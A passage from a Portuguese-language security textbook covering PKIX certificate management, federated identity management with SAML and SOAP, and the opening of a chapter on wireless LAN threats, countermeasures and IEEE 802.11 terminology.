- **Recuperação de par de chaves:** Pares de chaves podem ser usados para dar suporte à criação e verificação de assinaturas digitais, para cifração e decifração de dados ou ambas as funcionalidades. Quando um par de chaves é usado para cifração/decifração, é importante prover um mecanismo para recuperar as chaves de decifração necessárias quando o acesso normal às chaves criptográficas não é mais possível; caso contrário, não será possível recuperar os dados cifrados. A perda de acesso à chave de decifração pode resultar de esquecimento de senhas/PINs, disco rígido corrompido, danos a tokens de hardware, e assim por diante. A recuperação do par de chaves permite que entidades finais restaurem seu par de chaves de cifração/decifração a partir de uma instalação autorizada de backup de chaves (tipicamente, a CA que emitiu o certificado da entidade final).
- **Atualização de par de chaves:** Todos os pares de chaves precisam ser atualizados regularmente (isto é, substituídos por um novo par de chaves), e novos certificados precisam ser emitidos. A atualização é exigida quando o tempo de vida útil do certificado termina e como resultado da revogação do certificado.
- **Requisição de revogação:** Pessoa autorizada informa a uma CA uma situação anormal que requer revogação de um certificado. Razões para revogação incluem comprometimento de chave privada, mudança de afiliação e mudança de nome.
- **Certificação cruzada:** Duas CAs trocam informações usadas para estabelecer um certificado cruzado. Um certificado cruzado é um certificado emitido por uma CA a outra CA, contendo uma chave de assinatura que a segunda CA usa para emitir certificados.

## Protocolos de gerenciamento de PKIX

O grupo de trabalho PKIX define dois protocolos de gerenciamento alternativos entre entidades PKIX que suportam as funções de gerenciamento citadas na subseção precedente. A RFC 2510 define os protocolos de gerenciamento de certificado (*Certificate Management Protocol — CMP*). Dentro de um CMP, cada uma das funções de gerenciamento é explicitamente identificada por

protocolos específicos de trocas de mensagens. O CMP é projetado para ser um protocolo flexível capaz de acomodar uma variedade de modelos técnicos, operacionais e de negócios.

A RFC 2797 define o protocolo de gerenciamento de certificados usando CMS (conhecido como CMC), em que CMS (*Cryptographic Message Syntax*) refere-se à RFC 2630, sintaxe de mensagem criptográfica. O CMC está fundamentado em trabalhos anteriores e pretende alavancar implementações existentes. Embora todas as funções da PKIX sejam suportadas, nem todas são mapeadas para trocas de mensagens específicas.

## 23.4 Gerenciamento federado de identidades

O gerenciamento federado de identidades é um conceito relativamente novo que trata da utilização de um esquema de gerenciamento de identidades em comum, abarcando várias empresas e numerosas aplicações e suportando muitos milhares e mesmo milhões de usuários. Começamos nossa visão geral com uma discussão do conceito de gerenciamento de identidades e depois examinamos o gerenciamento federado de identidades.

### Gerenciamento de identidades

O gerenciamento de identidades é uma abordagem centralizada e automatizada para prover acesso a recursos no âmbito da empresa a empregados e outros indivíduos autorizados. O foco do gerenciamento de identidades é definir uma identidade para cada usuário (humano ou processo), associando atributos à identidade e impondo um meio pelo qual um usuário pode verificar identidades. [PELT07] cita os seguintes aspectos como os principais elementos de um sistema de gerenciamento de identidade:


- **Autenticação:** Confirmação de que um usuário corresponde ao nome de usuário fornecido.
- **Autorização:** Concessão de acesso a serviços e/ou recursos específicos com base na autenticação.
- **Contabilidade:** Processo para registrar acessos e autorizações.
- **Habilitação:** A inserção de usuários no sistema.
- **Automação de fluxo de trabalho:** Movimento de dados em um processo de negócios.
- **Administração delegada:** Utilização de controle de acesso baseado em

papéis para conceder permissões.

- **Sincronização de senha:** Criação de um processo de autenticação única (*single sign-on* — SSO) ou de autenticação reduzida (*reduced sign-on* — RSO). A SSO habilita um usuário a acessar todos os recursos da rede depois de uma única autenticação. A RSO pode envolver vários SSOs, mas requer menos esforço do usuário do que seria exigido se cada recurso e serviço mantivesse seu próprio processo de autenticação.
- **Autosserviço de mudança de senha:** Habilita o usuário a modificar sua senha.
- **Federação:** Um processo no qual autenticação e permissão são passadas de um sistema a outro, usualmente entre várias empresas, o que reduz o número de autenticações necessárias para o usuário.

Observe que o Kerberos contém vários dos elementos de um sistema de gerenciamento de identidades.

A [Figura 23.5](#) ilustra entidades e fluxos de dados em uma arquitetura genérica de gerenciamento de identidades. Um **principal** é um portador de uma identidade. Tipicamente, trata-se de um usuário humano que deseja ter acesso a recursos e serviços na rede. Dispositivos de usuário, processos agentes e sistemas servidores também podem funcionar como principais. Principais se autenticam perante um **provedor de identidades**. O provedor de identidades associa informações de autenticação a um principal, bem como atributos e um ou mais identificadores.



**FIGURA 23.5** Arquitetura genérica de gerenciamento de identidades.

Número cada vez maior de identidades digitais inclui atributos em vez de simplesmente um identificador e informações de autenticação (como senhas e informações biométricas). Um **serviço de atributos** gerencia a criação e a manutenção de tais atributos. Por exemplo, um usuário precisa informar um endereço de entrega toda vez que faz um pedido de compra em um novo site comercial da Web, e essa informação precisa ser revisada quando o usuário muda de endereço. O gerenciamento de identidades habilita o usuário a prover essa informação uma única vez, de modo que ela seja mantida em um único lugar e liberada a entidades consumidoras de dados de acordo com políticas de autorização e privacidade. Os usuários podem criar alguns dos atributos que deseja associar à sua identidade digital, por exemplo, seu endereço.

**Administradores** também podem designar atributos a usuários, por exemplo, papéis desempenhados, permissões de acesso e informações de empregados.

**Consumidores de dados** são entidades que obtêm e utilizam dados mantidos e fornecidos por provedores de identidades e atributos, frequentemente para dar suporte a decisões de autorização e coletar informações de auditoria. Por exemplo, um servidor de banco de dados ou servidor de arquivos é um consumidor de dados que precisa das credenciais de um cliente para saber qual acesso prover àquele cliente.

## Federação de identidades

Federação de identidades é, em essência, uma extensão do gerenciamento de identidades para vários domínios de segurança. Tais domínios incluem unidades de negócios internas autônomas, parceiros de negócios externos e outras aplicações e serviços de terceiros. A meta é prover o compartilhamento de identidades digitais de modo que um usuário possa ser autenticado uma única vez e então acessar aplicações e recursos em vários domínios. Como esses domínios são relativamente autônomos ou independentes, nenhum controle centralizado é possível. Em vez disso, organizações que desejam cooperar devem formar uma federação, com base em padrões de comum acordo e níveis de confiança mútuos para compartilhar identidades digitais com segurança.

## **Padrões**

O gerenciamento federado de identidades faz uso de vários padrões para prover os blocos construtivos que permitem a troca segura de informações de identidade


entre domínios diferentes ou sistemas heterogêneos:

- **Extensible Markup Language (XML):** Linguagem de marcação que usa conjuntos de rótulos ou etiquetas embutidas para caracterizar elementos de texto dentro de um documento, de modo a indicar a aparência, a função, o significado ou o contexto desses documentos. Documentos XML são semelhantes a documentos HTML (*Hypertext Markup Language*) que são visíveis como páginas da Web, mas oferecem maior funcionalidade. A XML inclui definições estritas do tipo de dado em cada campo, suportando assim formatos e semântica de banco de dados. O padrão XML provê regras de codificação para comandos que são usados para transferir e atualizar objetos de dados.
- **Simple Object Access Protocol (SOAP):** Conjunto mínimo de convenções para invocar código usando XML sobre HTTP. Esse protocolo habilita as aplicações a requisitarem serviçosumas das outras com requisições baseadas em XML e receber respostas sob a forma de dados formatados com XML. Assim, o padrão XML define objetos e estruturas de dados, e o SOAP provê um meio de trocar tais objetos de dados e executar chamadas de procedimento remoto relacionadas a esses objetos. Consulte [ROS06] para uma discussão informativa.
- **WS-Security:** Conjunto de extensões do SOAP para implementar integridade e confidencialidade de mensagem em serviços Web. Para proporcionar troca segura de mensagens SOAP entre aplicações, o WS-Security designa tokens de segurança a cada mensagem para fins de autenticação.
- **Security Assertion Markup Language (SAML):** Linguagem baseada em XML para a troca de informações de segurança entre parceiros de negócios on-line. A SAML transmite informações de autenticação sob a forma de asserções sobre sujeitos. Asserções são afirmações sobre o sujeito emitidas por uma entidade autorizada.

## ***Exemplos***

Para ter uma ideia da funcionalidade da federação de identidades, examinamos três cenários, retirados de [COMP06]. No primeiro cenário (Figura 23.6a), a empresa [Workplace.com](#) contrata [Health.com](#) para prover benefícios de saúde a seus empregados. Uma funcionária usa uma interface da Web para registrar-se em [Workplace.com](#) e ali passa por um procedimento de autenticação. Isso a habilita a acessar serviços e recursos autorizados em [Workplace.com](#). Quando ela clica em um link para acessar benefícios de saúde, seu navegador é

redirecionado para [Health.com](#). Ao mesmo tempo, o software de [Workplace.com](#) passa o identificador do usuário para [Health.com](#) de modo seguro. As duas organizações são parte de uma federação que troca identificadores de usuários de forma cooperativa. A empresa [Health.com](#) mantém identidades de usuários para cada empregado em [Workplace.com](#) e associa cada uma dessas identidades a informações de benefícios de saúde e direitos de acesso. Nesse exemplo, a ligação entre as duas empresas é baseada em informações de contas de usuário, e a participação do usuário é baseada no uso de um navegador Web.



**FIGURA 23.6** Cenários de identidade federada.

A [Figura 23.6b](#) mostra outro tipo de esquema baseado em navegador. A empresa [PartsSupplier.com](#) é fornecedor regular de peças para [Workplace.com](#). Nesse caso, um esquema de controle de acesso baseado em papéis (RBAC) é usado para acesso a informações. Um engenheiro de [Workplace.com](#) autentica-se junto ao portal de empregados em [Workplace.com](#) e clica em um link para acessar informações em [PartsSupplier.com](#). Como o usuário é autenticado no papel de engenheiro, ele é dirigido à seção de documentação técnica e solução de

problemas do site da Web mantido por [PartSupplier.com](#) sem ter de passar pela etapa de registrar-se. De modo semelhante, um empregado que desempenha um papel de comprador acessa [Workplace.com](#) e é autorizado, nesse papel, a fazer pedidos de compra junto a [PartSupplier.com](#) sem ter de autenticar-se perante [PartSupplier.com](#). Nesse cenário, a empresa [PartSupplier.com](#) não tem informações de identidade para empregados individuais em [Workplace.com](#). Em vez disso, a ligação entre os dois parceiros federados é feita por meio de papéis desempenhados pelos indivíduos.

Pode-se denominar o cenário ilustrado na [Figura 23.6c](#) como baseado em documentos em vez de baseado em navegador. Nesse exemplo, [Workplace.com](#) tem um acordo de compra com [PinSupplies.com](#), e [PinSupplies.com](#) tem uma relação de negócios com [E-SHIP.com](#). Nesse exemplo, um empregado de [WorkPlace.com](#) identifica-se e é autenticado para fazer compras. O empregado consulta a aplicação de compras que lhe dá uma lista de fornecedores da [WorkPlace.com](#) e as peças que podem ser compradas. O usuário clica em [PinSupplies](#) e lhe é mostrada uma página Web (página HTML) na qual ele pode montar seu pedido de compra. O empregado preenche o formulário e clica no botão de confirmação. A aplicação de compras gera um documento XML/SOAP que ela insere no corpo de uma mensagem baseada em XML. Então, a aplicação de compras insere as credenciais do usuário no cabeçalho da mensagem, juntamente com a identidade organizacional de [Workplace.com](#). A aplicação de compras envia a mensagem ao serviço Web de compras de [PinSupplies.com](#). Esse serviço autentica a mensagem recebida e processa a requisição. Então, o serviço Web de compras envia uma mensagem SOAP a seu parceiro despachante para atender ao pedido de compra. A mensagem inclui um token de segurança de [PinSupplies.com](#) no cabeçalho e a lista de itens que devem ser despachados, bem como as informações de entrega do usuário final no corpo da mensagem. O serviço Web de entrega autentica a requisição e processa o pedido de despacho.

## 23.5 Leituras e sites recomendados

A maioria dos tópicos deste capítulo é discutida com mais detalhes em [\[STAL11b\]](#). Um modo indolor de entender os conceitos do Kerberos é a discussão encontrada em [\[BRYA88\]](#). Um dos melhores tratamentos de Kerberos é [\[KOHL94\]](#). [\[PERL99\]](#) revisa vários modelos confiáveis que podem ser usados em uma PKI. [\[GUTM02\]](#) ressalta as dificuldades na utilização de uma PKI e recomenda abordagens para uma PKI efetiva. [\[SHIM05\]](#) dá uma breve visão

geral de gerenciamento federado de identidades e examina uma abordagem para padronização. [BHAT07] descreve uma abordagem integrada para o gerenciamento federado de identidades acoplado ao gerenciamento de privilégios de controle de acesso.

**BHAT07** Bhatti, R., Bertino, E. e Ghafoor, A. An Integrated Approach to Federated Identity and Privilege Management in Open Systems. *Communications of the ACM*, fevereiro de 2007.

**BRYA88** Bryant, W. *Designing an Authentication System: A Dialogue in Four Scenes*. Documento do Project Athena, fevereiro de 1988. Disponível em <http://web.mit.edu/kerberos/www/dialogue.html>

**GUTM02** Gutmann, P. PKI: It's Not Dead, Just Resting. *Computer*, agosto de 2002.

**KOHL94** Kohl, J., Neuman, B. e Ts'o, T. The Evolution of the Kerberos Authentication Service. In Brazier, F. e Johansen, D. *Distributed Open Systems*. Los Alamitos, CA: IEEE Computer Society Press, 1994. Disponível em <http://web.mit.edu/kerberos/www/papers.html>

**PERL99** Perlman, R. An Overview of PKI Trust Models. *IEEE Network*, novembro/dezembro de 1999.

**SHIM05** Shim, S., Bhalla, G. e Pendyala, V. Federated Identity Management. *Computer*, dezembro de 2005.

**STAL11b** Stallings, W. *Cryptography and Network Security: Principles and Practice*, quarta edição. Upper Saddle River, NJ: Prentice Hall, 2011.

## Sites recomendados

- **Site MIT Kerberos:** Informações sobre Kerberos, incluindo FAQ, artigos e documentos, e ponteiros para sites de produtos comerciais.
- **Página USC/ISI Kerberos:** Outra boa fonte de material sobre Kerberos.
- **Kerberos Working Group:** Grupo IETF que desenvolve padrões baseados em Kerberos.
- **Public-Key Infrastructure Working Group:** Grupo IETF que desenvolve padrões baseados em X.509v3.
- **NIST PKI Program:** Boa fonte de informações.

## 23.6 Termos principais, perguntas de revisão e problemas

## Termos principais

autoridade certificadora (CA)	gerenciamento federado de identidades	Kerberos
domínio Kerberos	infraestrutura de chave pública (PKI)	X.509
gerenciamento de identidades		

## Perguntas de revisão

- 23.1 Quais são os principais elementos de um sistema Kerberos?
- 23.2 O que é um domínio Kerberos?
- 23.3 Quais são as diferenças entre as versões 4 e 5 do Kerberos?
- 23.4 O que é X.509?
- 23.5 Qual é o papel de uma CA no X.509?
- 23.6 O que é uma infraestrutura de chave pública (PKI)?
- 23.7 Cite os principais elementos do modelo PKIX.

## Problemas

- 23.1 O modo CBC (encadeamento de cifra de bloco) tem a seguinte propriedade: se ocorrer um erro na transmissão do bloco de texto cifrado  $C_l$ , esse erro se propagará até os blocos de texto às claras recuperados  $P_l$  e  $P_{l+1}$ . A versão 4 do Kerberos usa uma extensão do CBC denominada modo de propagação CBC (PCBC). Esse modo tem a seguinte propriedade: um erro em um bloco de texto cifrado se propagará para todos os blocos decifrados subsequentes da mensagem, tornando inútil cada um deles. Assim, cifração e integridade de dados são combinadas em uma mesma operação. Para o PCBC, a entrada do algoritmo de cifração é o resultado de uma operação de XOR entre o bloco de texto às claras corrente, o bloco de texto cifrado precedente e o bloco de texto às claras precedente:

$$C_n = E(K, [C_{n-1} \oplus P_{n-1} \oplus P_n])$$

Na decifração, cada bloco de texto cifrado é passado pelo algoritmo de

decifração. A saída então passa por uma operação de XOR com o bloco de texto cifrado precedente e o bloco de texto às claras precedente.

- a. Desenhe um diagrama semelhante aos usados no [Capítulo 22](#) para ilustrar o PCBC.
- b. Use uma equação booleana para demonstrar que o PCBC funciona.
- c. Mostre que um erro aleatório em um bloco de texto cifrado se propagará para todos os blocos de texto às claras subsequentes.

23.2 Suponha que, no modo PCBC, os blocos  $C_i$  e  $C_{i+1}$  são permutados durante a transmissão. Mostre que isso afeta somente os blocos decifrados  $P_i$  e  $P_{i+1}$ , mas não os blocos subsequentes.

<sup>1</sup>Nota de Tradução: Apesar de a implementação do DES simples ser obrigatória por razões de compatibilidade, o seu uso é desaconselhado devido à baixa resistência a ataques (veja a RFC 4120, que descreve a versão 5 do protocolo Kerberos).

<sup>2</sup>Nota de Tradução: É importante notar que apenas cifração não impede a modificação: qualquer atacante pode modificar um conjunto de dados cifrados, de modo que o resultado da decifração é um conjunto aleatório de bits. O que garante a autenticidade no caso do Kerberos é que os dados cifrados são acompanhados de uma soma de verificação criada usando uma função de hash.

<sup>3</sup>Nota de Tradução: Aqui o autor considera que a autenticação de usuários é feita remotamente (p. ex., para permitir acesso à intranet da organização), não apenas de forma local.

<sup>4</sup>Nota de Tradução: O uso do MD5 para assinaturas digitais é fortemente desaconselhado devido à baixa segurança do algoritmo a colisões.

<sup>5</sup>Nota de Tradução: Infelizmente, na prática não é incomum que os aplicativos simplesmente deixem de fazer consultas a listas de revogação para confirmar se um certificado continua válido.

---

## CAPÍTULO 24

---

# Segurança de redes sem fio

---

### 24.1 Visão geral de segurança sem fio

Ameaças a redes sem fio

Medidas de segurança em ambientes sem fio

### 24.2 Visão geral da Lan sem fio IEEE 802.11

A Aliança Wi-Fi

Arquitetura do protocolo IEEE 802

Componentes de rede e modelo arquitetural do IEEE 802.11

Serviços do IEEE 802.11

### 24.3 Segurança de LAN sem fio IEEE 802.11i

Serviços IEEE 802.11i

Fases de operação do IEEE 802.11i

Fase de descoberta

Fase de autenticação

Fase de gerenciamento de chave

Fase de transferência de dados protegidos

Função pseudoaleatória do IEEE 802.11i

### 24.4 Leituras e sites recomendados

### 24.5 Termos principais, perguntas de revisão e problemas

## Objetivos de aprendizado

Depois de estudar este capítulo, você deverá ser capaz de:

- Discutir os tipos de ameaças relevantes no contexto da segurança de redes sem fio e citar contramedidas adequadas.
- Entender os elementos essenciais do padrão de LAN sem fio IEEE 802.11.
- Resumir as várias componentes da arquitetura da segurança da LAN sem fio

## IEEE 802.11i.

Redes e enlaces de comunicação sem fio tornaram-se predominantes para comunicações pessoais, bem como organizacionais. Ampla variedade de tecnologias e tipos de redes foi adotada, incluindo Wi-Fi, Bluetooth, WiMAX, ZigBee e tecnologias celulares. Embora as ameaças e contramedidas de segurança discutidas neste livro apliquem-se a redes e enlaces de comunicações sem fio, há alguns aspectos exclusivos no ambiente sem fios. Começamos este capítulo com uma visão geral de tais preocupações de segurança em ambientes sem fio.

Como estudo de caso, examinamos um dos mais importantes esquemas de segurança de redes sem fio: o padrão IEEE 802.11i para segurança de LANs sem fio. Esse padrão é parte do padrão IEEE 802.11, também denominado Wi-Fi. Começamos a discussão com uma visão geral do IEEE 802.11 e depois examinamos com algum detalhe o IEEE 802.11i.

## 24.1 Visão geral de segurança sem fio

As preocupações referentes à segurança em ambientes sem fio, em termos de ameaças e contramedidas, são semelhantes às encontradas em um ambiente com fio, como uma LAN Ethernet ou uma rede de longa distância com fio. Os requisitos de segurança são os mesmos em ambos os ambientes: confidencialidade, integridade, disponibilidade, autenticidade e contabilidade. Todavia, algumas das ameaças à segurança são exacerbadas em um ambiente sem fio e exclusivas desse ambiente. A fonte de riscos mais significativa em redes sem fio é o meio de comunicações subjacente. Além disso, tradicionalmente existem riscos à segurança em protocolos sem fio que só foram abordados em gerações recentes desses protocolos.

Em termos simples, o ambiente sem fio consiste em três componentes que podem ser alvos de ataque ([Figura 24.1](#)). O cliente sem fio pode ser um telefone celular, um laptop ou tablet habilitado com tecnologia Wi-Fi, um sensor sem fio, um dispositivo Bluetooth, e assim por diante.



**FIGURA 24.1** Componentes de uma rede sem fio.

O ponto de acesso sem fio provê uma conexão à rede ou serviço. Exemplos de pontos de acesso são torres celulares, equipamentos que fornecem conexões Wi-Fi disponíveis ao público (*hotspots*) e pontos de acesso sem fio a redes locais ou de longa distância com fio. O meio de transmissão, que transporta as ondas de rádio para a transferência de dados, é também uma fonte de vulnerabilidade.

## Ameaças a redes sem fio

[CHOI08] cita as seguintes ameaças à segurança de redes sem fio:

- **Associação acidental:** LANs empresariais sem fio ou pontos de acesso sem fio nas proximidades de LANs com fio (p. ex., no mesmo edifício ou em edifícios vizinhos) podem criar faixas de transmissão sobrepostas. Um usuário que pretende conectar-se a uma LAN pode, sem intenção, ligar-se a um ponto de acesso sem fio de uma rede vizinha. Embora a brecha de segurança seja acidental, ainda assim ela expõe recursos de uma LAN ao usuário acidental.
- **Associação maliciosa:** Nessa situação, um dispositivo sem fio é configurado para parecer um ponto de acesso legítimo, habilitando o operador a roubar senhas de usuários legítimos e penetrar em uma rede com fio através de um ponto de acesso sem fio legítimo.
- **Redes *ad hoc*:** São redes ponto a ponto entre computadores sem fio que não têm qualquer ponto de acesso ligando-as entre si. Tais redes podem representar uma ameaça à segurança em razão da falta de um ponto central de controle.
- **Redes não tradicionais:** Redes e enlaces não tradicionais, como dispositivos Bluetooth de redes pessoais, leitoras de códigos de barra e PDAs portáteis representam um risco de segurança, tanto em termos de interceptação de dados quanto de falsificação (*spoofing*).
- **Roubo de identidade (falsificação de MAC):** Isso ocorre quando um atacante consegue interceptar tráfego de rede e identificar o endereço MAC de um computador com privilégios de rede.
- **Ataques do tipo homem no meio:** Esse tipo de ataque é descrito no [Capítulo 21](#) no contexto do protocolo de acordo de chaves de Diffie-Hellman. Em sentido mais amplo, esse ataque envolve persuadir um usuário e um ponto de acesso a acreditar que eles estão falando um com o outro quando, na

realidade, a comunicação está passando por um dispositivo de ataque intermediário. Redes sem fio são particularmente vulneráveis a tais ataques.

- **Negação de serviço (DoS):** Esse tipo de ataque foi discutido em detalhes no [Capítulo 7](#). No contexto de uma rede sem fio, um ataque de DoS ocorre quando um atacante bombardeia continuamente um ponto de acesso sem fio ou alguma outra porta sem fio acessível com várias mensagens de protocolo projetadas para consumir recursos do sistema. O ambiente sem fio é vulnerável a esse tipo de ataque porque é muito fácil para o atacante dirigir várias mensagens sem fio ao alvo.
- **Injeção em rede:** Um ataque de injeção em rede visa pontos de acesso sem fio que estão expostos a tráfego de rede não filtrado, como mensagens de protocolo de roteamento ou mensagens de gerenciamento de rede. Exemplo de tal ataque é aquele no qual comandos de reconfiguração falsos são usados para afetar roteadores e switches para degradar o desempenho da rede.

## Medidas de segurança em ambientes sem fio

Segundo [[CHOI08](#)], podemos agrupar medidas de segurança em ambientes sem fio em três categorias: as que tratam de transmissões sem fio, pontos de acesso sem fio e redes sem fio (que consistem em roteadores e sistemas finais sem fio).

### **Segurança de transmissões sem fio**

As principais ameaças a transmissões sem fio são interceptação, alteração ou inserção de mensagens e disruptão. Para lidar com interceptação, há dois tipos adequados de contramedidas:

- **Técnicas de ocultação de sinal:** As organizações podem adotar várias medidas para tornar mais difícil a um atacante localizar seus pontos de acesso sem fio, entre elas desativar a transmissão do identificador de conjunto de serviços (*Service Set Identifier — SSID*) por pontos de acesso sem fio; designar nomes crípticos a SSIDs; reduzir a potência do sinal para o nível mais baixo possível que ainda ofereça a cobertura necessária; e colocar pontos de acesso sem fio no interior do edifício de forma que eles fiquem longe de janelas e paredes externas. Pode-se conseguir maior segurança com a utilização de antenas direcionais e técnicas de blindagem de sinal.
- **Criptografia:** Cifrar todas as transmissões sem fio é uma medida efetiva contra interceptação, desde que a proteção das chaves criptográficas seja garantida.

A utilização de protocolos de cifração e autenticação é o método padrão para enfrentar tentativas de alterar ou inserir dados em transmissões.

Os métodos discutidos no [Capítulo 7](#) para lidar com negação de serviço aplicam-se a transmissões sem fio. As organizações podem também reduzir o risco de ataques de DoS não intencionais. Inspeções das instalações podem detectar a existência de outros dispositivos que usam a mesma faixa de frequência, o que ajuda a determinar onde colocar pontos de acesso sem fio. Potências de sinais podem ser ajustadas, e pode-se também usar blindagem para tentar isolar um ambiente sem fio de transmissões próximas competindo pelo meio.

## ***Segurança de pontos de acesso sem fio***

A principal ameaça que envolve pontos de acesso sem fio é o acesso não autorizado à rede. A principal abordagem para impedir tal acesso é o padrão IEEE 802.1X para controle de acesso a rede baseado em porta. O padrão provê um mecanismo de autenticação para dispositivos que desejam acessar uma LAN ou rede sem fio. A utilização do 802.1X pode impedir que pontos de acesso maliciosos e outros dispositivos não autorizados tornem-se portas dos fundos (backdoors) inseguras.

A [Seção 24.3](#) dá uma introdução ao 802.1X.

## ***Segurança de redes sem fio***

[[CHOI08](#)] recomenda as seguintes técnicas para segurança de redes sem fio:

1. Usar criptografia. Roteadores sem fio são tipicamente equipados com mecanismos de criptografia embutidos para proteger tráfego roteador a roteador.
2. Usar software antivírus e antispyware, e um firewall. Esses recursos devem ser habilitados em todas as extremidades de redes sem fio.
3. Desligar a transmissão do identificador. Roteadores sem fio são tipicamente configurados para transmitir um sinal identificador que revela sua existência a qualquer dispositivo dentro da faixa de transmissão. Se uma rede for configurada de modo que dispositivos autorizados saibam a identidade dos roteadores, esse recurso pode ser desativado, para evitar sua visualização por atacantes.
4. Trocar o identificador padrão do roteador por outro. Novamente, essa medida evita dar informações a atacantes que tentem conseguir acesso a redes sem fio

- usando identificadores padrão de roteadores.
5. Mudar a senha de administrador preestabelecida no seu roteador. Essa é outra providência prudente.
  6. Permitir que apenas computadores específicos acessem a sua rede sem fio.  
Um roteador pode ser configurado para comunicar-se somente com endereços MAC aprovados. É claro que endereços MAC podem ser falsificados, portanto isso é apenas um dos elementos de uma estratégia de segurança.

## 24.2 Visão geral da LAN sem fio IEEE 802.11

O IEEE 802 é um comitê que desenvolveu padrões para ampla gama de redes locais (LANs). Em 1990, o IEEE 802 Committee formou um novo grupo de trabalho, o IEEE 802.11, com a tarefa de desenvolver um protocolo e especificações de transmissão para LANs sem fio (WLANs). Desde então, a demanda por WLANs em diferentes frequências e taxas de dados explodiu. Para acompanhar o ritmo dessa demanda, o grupo de trabalho IEEE 802.11 lançou e continua lançando uma lista de padrões que está sempre em expansão. A [Tabela 24.1](#) dá uma definição resumida dos termos principais usados no padrão IEEE 802.11.

---

**Tabela 24.1**

**Terminologia IEEE 802.11**

---

Ponto de acesso (AP)	Qualquer entidade que tem funcionalidade de estação e provê acesso ao sistema de distribuição via meio sem fio a estações associadas.
Conjunto básico de serviços (Basic Service Set — BSS)	Conjunto de estações controladas por uma única função de coordenação.
Função de coordenação	Função lógica que determina quando uma estação que opera dentro de um BSS tem permissão de transmitir e pode receber PDUs.
Sistema de distribuição (DS)	Sistema usado para interconectar um conjunto de BSSs e LANs integradas para criar um ESS.
Conjunto estendido de serviço (Extended Service Set — ESS)	Conjunto de um ou mais BSSs interconectados e LANs integradas que são vistos como um único BSS pela camada LLC de qualquer estação associada a um desses BSSs.
Unidade de dados de protocolo MAC (MPDU)	Unidade de dados trocada entre duas entidades MAC que se comunicam usando os serviços da camada física.
Unidade de dados de serviço MAC (MSDU)	Informação que é entregue como uma unidade entre usuários MAC.
Estação	Qualquer dispositivo que contém um MAC conforme o padrão IEEE 802.11 e uma camada física

---

